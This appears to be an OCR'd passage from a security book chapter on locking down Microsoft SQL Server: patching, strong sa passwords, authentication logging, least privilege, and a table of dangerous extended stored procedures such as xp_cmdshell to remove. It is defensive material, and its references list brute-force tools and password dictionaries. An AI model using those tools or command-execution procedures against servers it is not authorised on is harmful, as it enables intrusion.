sp_OAGetErrorInfo	xp_getfiledetails	xp_sqlregister
sp_OAGetProperty	xp_getnetname	xp_sqltrace
sp_OAMethod	xp_grantlogin	xp_sscanf
sp_OASetProperty	xp_logevent	xp_startmail
sp_OAStop	xp_loginconfig	xp_stopmail
sp_replcmds	xp_logininfo	xp_subdirs
sp_replcounters	xp_makewebtask	xp_unc_to_drive
sp_repldone	xp_msver	Xp_regaddmultistring
sp_replflush	xp_perfend	Xp_regdeletekey
sp_replstatus	xp_perfmonitor	Xp_regdeletevalue
sp_repltrans	xp_perfsample	Xp_regenumvalues
sp_sdidebug	xp_perfstart	Xp_regread
xp_availablemedia		Xp_regremovemultistring
xp_cmdshell		Xp_regwrite

Table 11-4. Extended Stored Procedures to Remove from SQL Server if Not Used

stated that removal of many of these procedures may affect the operation of Enterprise Manager, so their removal is not recommended for development servers or installations that require Enterprise Manager functionality.

CRITICAL DEFENSIVE STRATEGIES

Before discussing best practices, it is necessary to discuss some of the most critical missteps many SQL Server users and administrators make and how to prevent becoming another victim. As those who fell prey to the SQL Slammer worm discovered, falling behind on Hotfixes or leaving unnecessary ports exposed to the Internet can be a fatal mistake. This section outlines the primary tasks that must be undertaken to every SQL Server installation, no matter what its purpose.

Discover All SQL Servers on Your Network

Since you can't secure what you don't know about, it is critical that you discover all of the locations where SQL servers exist on your network. SQL Servers are difficult to locate for a multitude of reasons, including multiple instancing, dynamic TCP port allocation, transient laptop installations, and the fact that client SQL servers are not always running (or may only be running when the user needs them).

Despite how grim the situation may seem, solutions are at hand. A multitude of tools are available, including SQLPing, SQL Scan (from Microsoft), and various commercial utilities such as AppDetective by Application Security Inc., that can scan for and determine the locations of SQL Server and MSDE instances. These tools make use of the SQL Resolution Service and other techniques to ferret out SQL servers.

Another method that is available to administrators is to query the service control manager on all network hosts for instances of SQL Server. This method has the added advantage of not requiring the SQL Server service to be running at the time. The following is an example of a batch file that can be used to output a list of all SQL Server instances installed on your network, whether or not the SQL Server service is running:

```
@@echo off
net view|find "\\">list.txt
for /f %i in (list.txt) do sc %i query bufsize= 6000|find "MSSQL"
```

Block Access to SQL Server Ports from Untrusted Clients

One obvious way to keep attackers at bay is simply to firewall the server from direct connections entirely from all but trusted clients. While this does not do much to defend against SQL injection attacks or attacks where supposedly trusted systems are compromised, it certainly is a prudent first line of defense. Obvious ports to block include UDP 1434 and all TCP ports on which instances of SQL Server are listening using a personal firewall or a firewall device.

Determining the ports for all SQL Server instances can require some investigation. Obviously, the default port (TCP 1433) is a prime candidate, but the other instances are usually randomly assigned. For these, you can either use a tool such as SQLPing to determine the listening ports, or use the Server Network Utility included with SQL Server to set the TCP ports manually. Of course, the best strategy for any firewall is to block all inbound and outbound traffic except for that which is specifically required.

Keep Current with Patches

Keeping SQL servers up-to-date has proven to be a great challenge. One of the primary reasons for this is that SQL Server patch detection is not included in Windows Update. For years, Windows Update has been the primary means for end users to update their systems. Despite the fact that SQL Server is a Microsoft product, and regardless of the fact that it exists (in MSDE form) on countless client workstations, it has so far been neglected by Windows Update and the helpful Automatic Updates now embedded into most Windows operating systems.

The only way you will know whether your SQL Server is out-of-date is to view the server properties page of your SQL Server instance in Enterprise Manager or issue the following T-SQL:

```
select @@version
go
```

You must then take that version information and compare it to the version number of the latest SQL Server service pack or Hotfix. Since Microsoft does not post the latest version information on a reference web page, several community resources have arisen to keep track of SQL Server version, information such as http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=3&tabid=4.

Once you have determined that the SQL Server instance ifs out-of-date, you must go to the Microsoft web site to download the most current service pack or Hotfix to get fully patched. The first step is to ensure that you have the latest service pack installed before applying any Hotfixes. Keep in mind that service packs are separate for SQL Server, MSDE, and Analysis Services, and you must download and apply them separately. In addition, you must apply the service packs separately to each instance—so if you have three instances of SQL Server on the machine, you will need to install the service pack three times, each time specifying a different instance.

CAUTION Applying service packs to MSDE instances can be especially brutal. For starters, MSDE installations require a special service pack download from Microsoft. Worse, if your instance of MSDE was not installed as the default instance, you must use the following command-line syntax to install the service pack:

```
setup /upgradesp setup\sql2000.msi instance=instance_name
```

Additionally, this may fail if your MSDE installation was created using a custom MSI package. The information for determining the MSI file used for your installation can be found at http://support.microsoft.com/default.aspx?scid=kb;EN-US;311762. It has been noted that you can often force even custom MSI patches to go through if you can locate the custom MSI and specify it as the second parameter of the setup. For example, if you are attempting to patch the MSDE installation included with Visual Studio.NET, you can copy the sql2000.msi file included with VS.NET to the service pack's setup directory and then use the following command:

```
setup /upgradesp setup\sql2000.msi instance=vsdotnet
```

Once you have installed the latest service pack, you need to obtain the latest Hotfix. SQL Server Hotfixes are cumulative, so you need to obtain only the latest Hotfix to be fully patched. The problem is, however, that in the past, SQL Server Hotfixes have lacked an installer and have required a large deal of manual file copying, Registry hacks, and executing scripts. As of late, however, Microsoft has been doing a better job of including installers with the Hotfixes. Again, this process must be repeated for every instance of SQL Server or MSDE installed on the host.

Once you have applied the latest Hotfix, you need to restart SQL Server and validate that your version information matches the latest SQL Server version. If all this sounds like a lot of work, that's because it is. It is unlikely that busy system administrators (much less developers or users) are going to keep their SQL Server instances up-to-date without significant persuasion. That said, tools such as Shavlik's HFNetChkPro (http://www.shavlik.com) can remotely detect and apply SQL Server service packs and Hotfixes, so there is help out there. Do what you can now to put the necessary processes in place to keep SQL Servers patched—it takes a good deal of effort, but the consequences of not doing it are much worse.

Assign a Strong sa Account password

No matter which SQL Server authentication mode you choose, it is critical that you assign a strong sa account password. This account represents a member of the single most powerful SQL Server role and is ripe for brute-force attacks. You need to set the sa password even for SQL servers in Windows Only authentication mode in case the mode is ever changed—you do not want your server to be immediately exposed.

The sa account password can be easily changed using Enterprise Manager or by executing the following T-SQL script, which sets the sa account password to a reasonably long, random value (at least on SQL Server 2000):

```
DECLARE @pass char(72)
SELECT @pass=convert(char(36),newid())+convert(char(36),newid())
EXECUTE master..sp_password null,@pass,'sa'
GO
```

Use Windows Only Authentication Mode Whenever Possible

Using Windows Only authentication mode in SQL Server prevents brute-force attacks on the weak native SQL Server security model. Since this model does not include any facility for password complexity enforcement, password lifetimes, or account lockouts, it is a soft target for attackers. This mode should be used as the default for any new installation, and the security mode should be changed only if application requirements later demand it.

You can set the authentication mode for SQL Server using Enterprise Manager or by using T-SQL commands. The T-SQL script to set the authentication mode to Windows Only for any SQL Server instance is as follows (must be a system administrator):

```
IF (charindex('\',@@SERVERNAME)=0)
     EXECUTE master.dbo.xp_regwrite
N'HKEY_LOCAL_MACHINE',N'Software\Microsoft\MSSQLServer\MSSQLServer',N'LoginMode'
,N'REG_DWORD',1

ELSE

     BEGIN

          DECLARE @RegistryPath varchar(200)

          SET @RegistryPath = 'Software\Microsoft\Microsoft SQL Server\' +
RIGHT(@@SERVERNAME,LEN(@@SERVERNAME)-CHARINDEX('\',@@SERVERNAME)) + '\MSSQLServer'

          EXECUTE master..xp_regwrite
'HKEY_LOCAL_MACHINE',@RegistryPath,N'LoginMode',N'REG_DWORD',1

     END

GO
```

ADDITIONAL SQL SERVER SECURITY BEST PRACTICES

To secure your SQL Server installations of all types (SQL Server or MSDE), you'll need to implement a set of best practices and ensure that administrators and developers adhere to them. You are welcome to use these practices to develop a security policy. Keep in mind, however, that a good policy is *nothing* without solid execution. Make sure that administrators and developers are accountable and that failure to adhere to standards will result in stiff penalties.

Physically Protect Servers and Files If someone can gain physical access to your SQL server, she can employ a myriad of techniques to access your data. Take the time to protect the physical server as well as any backups of your databases. If a malicious person (an ex-employee, for example) were to know when and where you disposed of old backup tapes, she could recover the tapes and reattach your databases to her own installations of

SQL Server. Do yourself a favor and either lock old tapes in a safe or treat them the same as sensitive documents that you dispose of—incinerate them.

Protect Web Servers and Clients Connecting to SQL Server A common SQL Server compromise scenario occurs when a poorly administered IIS server is penetrated and serves as a platform for attacks against the SQL Server. When an attacker controls an IIS server (or any client), he will generally find the connection strings and see how and where the current applications are connecting to SQL Server. Using this information, attackers can easily move against the SQL server using that context. Take the time to make sure that you not only lock down and apply patches to SQL Server but also to any IIS servers or clients that will be connecting to your SQL servers.

Enable SQL Server Authentication Logging By default, authentication logging is disabled in SQL Server. You can remedy this situation with a single command, and it is recommended that you do so immediately. You can either use the Enterprise Manager and look under Server Properties in the Security tab or issue the following command to the SQL Server using Query Analyzer or osql.exe (the following is one command line-wrapped due to page-width constraints):

```
Master..xp_instance_regwrite N'HKEY_LOCAL_MACHINE',
 N'SOFTWARE\Microsoft\MSSQLServer\MSSQLServer',N'AuditLevel',
REG_DWORD,3
```

Whether you audit failed and/or successful logins is completely dependent upon your requirements, but there is no good excuse for not doing an audit. Hopefully, Microsoft will enable logging by default in future versions. In the meantime, you can also check out logging tools such as Lumigent Log Explorer (http://www.lumigent.com) or NetIQ's VigilEnt Audit Manager (http://www.netiq.com/solutions/security/default.asp) for commercial products to supplement SQL Server's shortcomings in this area.

Encrypt Data When Possible It is folly to assume that your networks are always safe from packet sniffers and other passive monitoring techniques. Always include encryption of SQL Server data in your threat-assessment sessions. Microsoft has gone out of its way to provide a myriad of options for session encryption, and it would be a shame not to implement them if you can find a way to overcome possible performance losses due to encryption overhead.

Also, keep in mind that although SQL Server lacks any native support for encrypting individual fields, you can easily implement your own encryption using Microsoft's CryptoAPI and then place the encrypted data into your database. Third-party solutions are listed at the end of the chapter ("References and Further Reading"), which can encrypt SQL Server data by adding functionality to the SQL Server via extended stored procedures (use these at your own risk). If you wish to encrypt the database itself from other users, you can consider using EFS (Encrypted File System) support inherent in Windows 2000 to do the work for you. (See Chapter 14 for some caveats about using EFS.)

Use the Principle of Least Privilege If your dog-sitter needed to get in the back gate, would you give him the key ring with the house key and the keys to the Porsche? Of course you wouldn't. So why do you have a production application running as the sa account or a user with database-owner privileges? Take the time during installation of your application to create a low-privilege account for the purposes of day-to-day connectivity. It may take a little longer to itemize and grant permissions to all necessary objects, but your efforts will be rewarded when someone does hijack your application and hits a brick wall from insufficient rights to take advantage of the situation.

Also, be aware that the same principles should be applied to the service account under which the MSSQLServer service is running. During SQL Server installation, you are presented with the option to run the SQL server as a user account. Take the time to create a user account (not an administrator) and enter the user's credentials during installation. This will restrict users who execute extended stored procedures as a system administrator from immediately becoming local operating system administrators or the system account (LocalSystem).

Local accounts will work just fine in most installations instead of the LocalSystem or domain accounts referenced in Books Online. Using local accounts can help contain a penetration as the attacker will not be able to use her newly acquired security context to access other hosts in the domain. Domain accounts are required only for remote procedure calls, integrated heterogeneous queries, off-system backups, or certain replication scenarios. To use a local account after installation, use the Security tab under Server Properties in Enterprise Manager. Simply enter the local server name in place of a domain, followed by a local user you have created (for example: servername\sql-account) in the This Account prompt. If you make the change using Enterprise Manager, SQL Server will take care of the necessary permissions changes such as access to Registry keys and database files.

Perform Thorough Input Validation *Never trust that the information being sent back from the client is acceptable.* Client-side validation can be bypassed so your JavaScript code will not protect you. The only way to be sure that data posted from a client is not going to cause problems with your application is to validate it properly. Validation doesn't need to be complicated. If a data field should contain a number, for example, you can verify that the user entered a number and that it is in an acceptable range. If the data field is alphanumeric, make sure that the length and content of the input is acceptable. Regular expressions are a great tool for checking input for invalid characters, even when the formats are complex, such as in e-mail addresses, passwords, and IP addresses.

Use Stored Procedures—Wisely Stored procedures give your applications a one-two punch of added performance and security. This is because stored procedures precompile SQL commands, parameterize (and strongly type) input, and allow the developer to grant execute access to the procedure without giving direct access to the objects referenced in the procedure. In fact, in many applications, users have no rights to any tables but instead have execute access only to a select group of stored procedures. This is the

preferred configuration, since even a SQL injection attack will not allow the perpetrator to gain access to valuable data except through those stored procedures.

The most common mistake made when implementing stored procedures is to execute them by building a string of commands and sending the string off to SQL Server. If you implement stored procedures, take the time to execute them using the ADO Command objects so that you can properly populate each parameter without the possibility of someone injecting code into your command string.

Prepare a Lockdown Script to be Applied to New Installations A lockdown script is a great way to baseline all SQL Server installations so that exposure to exploitation is minimized. Leaving new installations in an unsecured state until an administrator has the time to address it is not acceptable. A lockdown script helps to enforce a "secure by default" deployment that is critical for both server and workstation SQL Server installations.

If you need a head start on creating a lockdown script for your organization, check the "References and Further Reading" section at the end of this chapter for a link. Some things that all lockdown scripts should do include securing the sa account, enabling logging, setting the SQL Server security mode to Windows Only, and restricting access to powerful system and extended stored procedures.

When customizing your lockdown scripts, remember to remove (or restrict access to) powerful stored procedures such as xp_cmdshell. To drop an extended stored procedure, enter the following T-SQL commands:

```
use master
sp_dropextendedproc 'xp_cmdshell'
```

If you'd prefer simply to ensure that members of the public role cannot access an extended stored procedure, use the following code as an example:

```
REVOKE execute on xp_instance_regread to public
GO
```

In most cases, there is no reason why users or anybody else should be using your SQL server to execute commands against the underlying operating system. Table 11-4 lists other extended stored procedures that should be considered for deletion or restricted to system administrators. Remember that skillful attackers can add dropped XPs back if the server is sufficiently compromised, but at least you've made them go through the motions—and those who don't have the resources to do it will be stopped cold. Also, be forewarned that excessive removal of extended stored procedures can cause installation problems with service packs and Hotfixes. If you drop any extended stored procedures, be sure to restore them before applying service packs or Hotfixes.

Use SQL Profiler to Identify Weak Spots One excellent technique for finding SQL injection holes is constantly to inject an exploit string into fields in your application while running SQL Profiler and monitoring what the server is seeing. To make this task easier, it helps

to use a filter on the TextData field in SQL Profiler that matches your exploit string. An example of an exploit string is something as simple as a single quote surrounded by two rare characters, such as the letter *z*, as seen in Figure 11-8. Your input validation routines should either strip the single quote or convert it to two single quotes so that they can be properly stored as a literal.

Use Alerts to Monitor Potential Malicious Activity By implementing alerts on key SQL Server events (such as failed logins), it is possible to alert administrators that something may be awry. An example is to create an alert on event IDs 18450, 18451, 18452, and 18456 (failed login attempt), which contain the text 'sa' (include the quotes so the alert doesn't fire every time the user Lisa logs in). This would allow an administrator to be alerted each time a failed attempt by someone to access the SQL server as sa occurs and could be an indication that a brute-force attack is taking place.

Consider Hiring or Training QA Personnel for Testing For those constantly developing new software in companies for which outside security audits can be prohibitively expensive,




Figure 11-8. SQL Profiler trace is a useful took for determining SQL injection holes

it is recommended that current or new quality assurance personnel be used to perform audits. Since these folks will already be testing and probing your applications for bugs and functionality, it is generally an efficient option to have them test for SQL injection attacks and other programmatic security issues before your software ships. You are much better off spending the time up front to test the software before it ends up on the Buqtraq or another security mailing list and you start scurrying to get the service packs out. Ever heard the saying "an ounce of prevention is worth a pound of cure"? It's true.

SUMMARY

In this chapter, we've covered a large amount of security-related information about Microsoft SQL Server. We began with a case study illustrating the most common mechanism of SQL compromise and continued with an examination of how the SQL Server security model works. We also mentioned some of the new features Microsoft has included in SQL Server 2000 to help secure your installations.

We examined some techniques that attackers might use to gain information about your SQL databases before staging an open attack. By identifying the possible information leaks in your organization, you might be able to plug them before an attacker discovers them. We also looked at some of the tools of the trade in the SQL Server exploitation game, and we discussed why leaving a SQL server in mixed security mode open to the world is a bad idea.

Next, we investigated some of the security problems that have been discovered in SQL Server and what you can do to protect yourself. We hope that you will take the information on SQL Server injection to your developers and make sure that poor programming doesn't lead to the next security breach in your organization.

Finally, we discussed what your organization can do to protect your SQL servers and applications from internal and external attacks. Take the time to compare your current infrastructure to the checklist and see whether you can improve security. Keep in mind that relying on any one layer of security is folly. These practices are best when combined, so that *when* one layer fails (not *if*), another layer of security can back it up.

We hope that by now you are fully aware of the seriousness of SQL Server security issues and the effect lack of security can have on your valuable data. Take the time to catalog all the SQL servers in your organization and compare their configuration to the best practices. If you always put yourself into the role of the attacker and are constantly monitoring your servers for configuration changes and potential security holes, you have a chance.

REFERENCES AND FURTHER READING

Reference	Link
Relevant Advisories, Microsoft Bulletins, and Hotfixes	
MS00-092, "Extended Stored Procedure Parameter Parsing Vulnerability"	http://www.microsoft.com/technet/security/bulletin/MS00-092.asp
MS00-048, "Stored Procedure Permissions Vulnerability"	http://www.microsoft.com/technet/security/bulletin/MS00-048.asp
MS00-014, "SQL Query Abuse Vulnerability"	http://www.microsoft.com/technet/security/bulletin/MS00-014.asp
Freeware Tools	
sqlpoke	http://packetstormsecurity.org/NT/scanners/Sqlpoke.zip
sqlbf	http://packetstormsecurity.org/Crackers/sqlbf.zip
sqldict	http://packetstormsecurity.org/Win/sqldict.exe
Sqlping	http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=5&tabid=7
Assorted dictionaries for brute-forcing passwords	http://packetstormsecurity.org/Crackers/wordlists/dictionaries/
Commercial Tools	
Encryptionizer	http://www.netlib.com
ISS Database Scanner	http://www.iss.net
XP_Crypt	http://www.activecrypt.com/
Other SQL Server Vulnerabilities	
"SQL Query Method Enables Cached Administrator Connection to be Reused"	http://www.microsoft.com/technet/security/bulletin/MS01-032.asp
"DTS Password Vulnerability"	http://www.securityfocus.com/bid/1292
"Microsoft SQL Server 7.0 'Malformed TDS Packet Header' Vulnerability"	http://www.microsoft.com/technet/security/bulletin/fq99-059.asp
SQL Slammer Worm	http://www.cert.org/advisories/CA-2003-04.html

Reference	Link
General References	
Microsoft SQL Server 2000 Security Whitepaper	http://www.microsoft.com/SQL/techinfo/administration/2000/securityWP.asp
Microsoft SQL Server 7.0 Security Whitepaper	http://www.microsoft.com/SQL/techinfo/administration/70/securityWP.asp
Rain Forest Puppy - Phrack Magazine Volume 8, Issue 54 Dec 25, 1998, article 8 of 12: "NT Web Technology Vulnerabilities"	http://www.phrack.org/show.php?p=54&a=8
Designing Secure Web-Based Applications for Windows 2000 by Howard, et.al.	Microsoft Press, ISBN: 0735607532
Microsoft scripting reference site	http://msdn.microsoft.com/scripting
Microsoft Reference Applications: Duwamish Books, Fitch and Mather	http://msdn.microsoft.com/code/
SQL Server 7.0 Extended Stored Procedure Reference	http://www.mssqlserver.com/articles/70xps_p1.asp
Newsgroup Searches	http://groups.google.com
@@Stake Discussion of SQL Server Extended Stored Procedure Parameter Parsing Vulnerability	http://www.atstake.com/research/advisories/2000/a120100-2.txt
A SQL Security reference web site	http://www.sqlsecurity.com/
SQL Security Lockdown Script	http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=4&tabid=12
Performance information	http://www.sql-server-performance.com/
General SQL Server info	http://www.sqlservercentral.com
SQL Server discussions	http://www.sqlteam.com/